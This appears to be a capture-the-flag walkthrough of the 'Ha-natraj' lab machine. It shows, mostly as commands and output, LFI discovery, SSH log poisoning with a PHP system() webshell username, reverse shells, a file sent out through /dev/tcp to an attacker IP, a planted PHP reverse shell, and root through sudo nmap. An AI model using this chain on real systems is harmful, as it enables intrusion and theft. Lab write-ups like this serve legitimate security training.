
# Ha-natraj

```
rustscan -a 192.168.186.80 -t 3000 -u 4000 -- -A -oN nmap
```

Two ports are open as 22 and 80.

## On port 80.



## Fuzz the directory.

```
ffuf -u http://192.168.186.80/FUZZ -w /mnt/d/Shared/dir_big.txt -t 100
```


Got one directory as console.

```
(root#Bhavesh)-[~/Offsec/Ha-natraj]
 # ffuf -u http://192.168.186.80/FUZZ -w /mnt/d/Shared/dir_big.txt -t 100
      v2.1.0-dev
:: Method
                    : GET
                    : http://192.168.186.80/FUZZ
:: URL
              : FUZZ: /mnt/d/Shared/dir_big.txt
:: Wordlist
:: Follow redirects : false
:: Calibration
                   : false
:: Timeout
                    : 10
:: Threads
                    : 100
 :: Matcher
                    : Response status: 200-299,301,302,307,401,403,405,500
images
                        [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 63ms]
console
                        Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 69ms]
```

In **console** directory one file called **file.php** in located.



But it is blank.




## Let's fuzz for parameter

```
ffuf -u http://192.168.186.80/console/file.php?FUZZ=/etc/passwd -w
/mnt/d/Shared/dir_big.txt -t 200 -fw 1
```

#### Found one parameter as file.

```
oot#Bhavesh)-[~/Offsec/Ha-natraj
# ffuf -u http://192.168.186.80/console/file.php?FUZZ=/etc/passwd -w /mnt/d/Shared/dir_big.txt -t 200 -fw 1#
      v2.1.0-dev
:: Method
:: URL
                    : http://192.168.186.80/console/file.php?FUZZ=/etc/passwd
:: Wordlist
                    : FUZZ: /mnt/d/Shared/dir_big.txt
  Follow redirects : false
:: Calibration
                    : false
:: Timeout
                    : 10
:: Threads
                    : 200
:: Matcher
                     Response status: 200-299,301,302,307,401,403,405,500
:: Filter
                     Response words: 1
                       [Status: 200, Size: 1398, Words: 9, Lines: 28, Duration: 64ms]
```


## And we successfully see the /etc/passwd content.



Let's check /var/log/auth.log file this contain system authorization information, including user logins and authentication mechanism that were used.




## Google it.




## Type following command

```
(root#Bhavesh)-[~/Offsec/Ha-natraj]
# ssh '<?php system($_GET["c"]);?>'@192.168.186.80
<?php system($_GET["c"]);?>@192.168.186.80's password:
Permission denied, please try again.
<?php system($_GET["c"]);?>@192.168.186.80's password:
Permission denied, please try again.
<?php system($_GET["c"]);?>@192.168.186.80's password:
<?php system($_GET["c"]);?>@192.168.186.80's password:
<?php system($_GET["c"]);?>@192.168.186.80: Permission denied (publickey,password).
```

And we successfully do the command injection.



Add the reverse shell and the listener.



We got a shell as www-data.

```
(root#Bhavesh)-[~/Offsec/Ha-natraj]
# rlwrap -r nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.186.80] 43524
bash: cannot set terminal process group (510): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/console$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<le$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/html/console$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ubuntu:/var/www/html/console$</pre>
```

```
sudo -1
```

We can see www-data run following command without password.

```
www-data@ubuntu:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/systemctl start apache2
    (ALL) NOPASSWD: /bin/systemctl stop apache2
    (ALL) NOPASSWD: /bin/systemctl restart apache2
```

See if we have permission on apache2.conf file

```
ls -la /etc/apache2
```

```
www-data@ubuntu:/home$ ls -la /etc/apache2
ls -la /etc/apache2
total 88
drwxr-xr-x 8 root root 4096 Jun 3
                                    2020 .
drwxr-xr-x 79 root root 4096 Sep 2 2020 ...
-rwxrwxrwx 1 root root 7224 Mar 13 2020 apache2.conf
drwxr-xr-x 2 root root
                       4096 Jun 3
                                    2020 conf-available
drwxr-xr-x 2 root root 4096 Jun 3 2020 conf-enabled
-rw-r--r-- 1 root root 1782 Jul 16 2019 envvars
-rw-r--r-- 1 root root 31063 Jul 16 2019 magic
drwxr-xr-x 2 root root 12288 Jun 3
                                     2020 mods-available
drwxr-xr-x 2 root root 4096 Jun 3 2020 mods-enabled
           1 root root
                        320 Jul 16
                                    2019 ports.conf
                                     2020 sites-available
drwxr-xr-x 2 root root
                       4096 Jun
           2 root root
                        4096 Jun
                                  3
                                     2020 sites-enabled
drwxr-xr-x
```

Sent this file to our machine and start the listener.

```
www-data@ubuntu:/home$ cat /etc/apache2/apache2.conf > /dev/tcp/192.168.45.250/4444
<apache2/apache2.conf > /dev/tcp/192.168.45.250/4444
www-data@ubuntu:/home$
```

```
(root#Bhavesh)-[~/Offsec/Ha-natraj]
# rlwrap -r nc -lvnp 4444 > apache2.conf
listening on [any] 4444 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.186.80] 50244
```

Change User and Group to mahakal.

```
PidFile ${APACHE PID FILE}
# Timeout: The number of seconds before receives and sends time out.
Timeout 300
 KeepAlive: Whether or not to allow persistent connections (more than
 one request per connection). Set to "Off" to deactivate.
KeepAlive On
# MaxKeepAliveRequests: The maximum number of requests to allow
 during a persistent connection. Set to 0 to allow an unlimited amount.
# We recommend you leave this number high, for maximum performance.
MaxKeepAliveRequests 100
# KeepAliveTimeout: Number of seconds to wait for the next request from the
 same client on the same connection.
KeepAliveTimeout 5
# These need to be set in /etc/apache2/envvars
User mahakal
Group mahakal_
# HostnameLookups: Log the names of clients or just their IP addresses
# e.g., www.apache.org (on) or 204.62.129.132 (off).
# The default is off because it'd be overall better for the net if people
# had to knowingly turn this feature on, since enabling it means that
# each client request will result in AT LEAST one lookup request to the
 nameserver.
```

Start the python server and download this file into that machine.

```
(root#Bhavesh)-[~/Offsec/Ha-natraj]

# python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

192.168.186.80 - - [18/Jun/2024 07:50:30] "GET /apache2.conf HTTP/1.1" 200 -
```

Then copy apache2.conf file into /etc/apache2.

```
cp apache2.conf /etc/apache2/apache2.conf
```

Now we want a shell as mahakal user for that we used php reverse shell I am using pentestmonkey

```
(root#Bhavesh)-[~/Offsec/Ha-natraj]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.186.80 - - [18/Jun/2024 07:55:09] "GET /shell.php HTTP/1.1" 200 -
```


Download the shell.php and copy into /var/www/html.

Then restart the apache server.

```
www-data@ubuntu:/tmp$ sudo /bin/systemctl restart apache2 sudo /bin/systemctl restart apache2
```

Start the netcat listener and go to following url

```
http://192.168.186.80/shell.php
```



We got shell as mahakal user.

```
(root#Bhavesh)-[~/Offsec/Ha-natraj]
# rlwrap -r nc -lvnp 3232
listening on [any] 3232 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.186.80] 49558
Linux ubuntu 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux 19:26:39 up 1:10, 0 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=1001(mahakal) gid=1001(mahakal) groups=1001(mahakal)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
mahakal@ubuntu:/$ id
id
uid=1001(mahakal) gid=1001(mahakal) groups=1001(mahakal)
```


```
sudo -l
```

We can run **nmap** as a root without password.

```
mahakal@ubuntu:/$ sudo -1
sudo -1
Matching Defaults entries for mahakal on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User mahakal may run the fellowing commands on ubuntu:
    (root) NOPASSWD: /usr/bin/nmap
mahakal@ubuntu:/$
```

Go to <a href="https://gtfobins.github.io/">https://gtfobins.github.io/</a> and search for nmap then click on sudo



## Type following command on terminal

```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```

Now we are **root** user of the system.

```
mahakal@ubuntu:/$ TF=$(mktemp)
TF=$(mktemp)
mahakal@ubuntu:/$ echo 'os.execute("/bin/sh")' > $TF
echo 'os.execute("/bin/sh")' > $TF
mahakal@ubuntu:/$ sudo nmap --script=$TF
sudo nmap --script=$TF

Starting Nmap 7.60 ( https://nmap.org ) at 2024-06-17 19:31 PDT
NSE: Warning: Loading '/tmp/tmp.3MsxOc1Gvo' -- the recommended file extension is '.nse'.
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```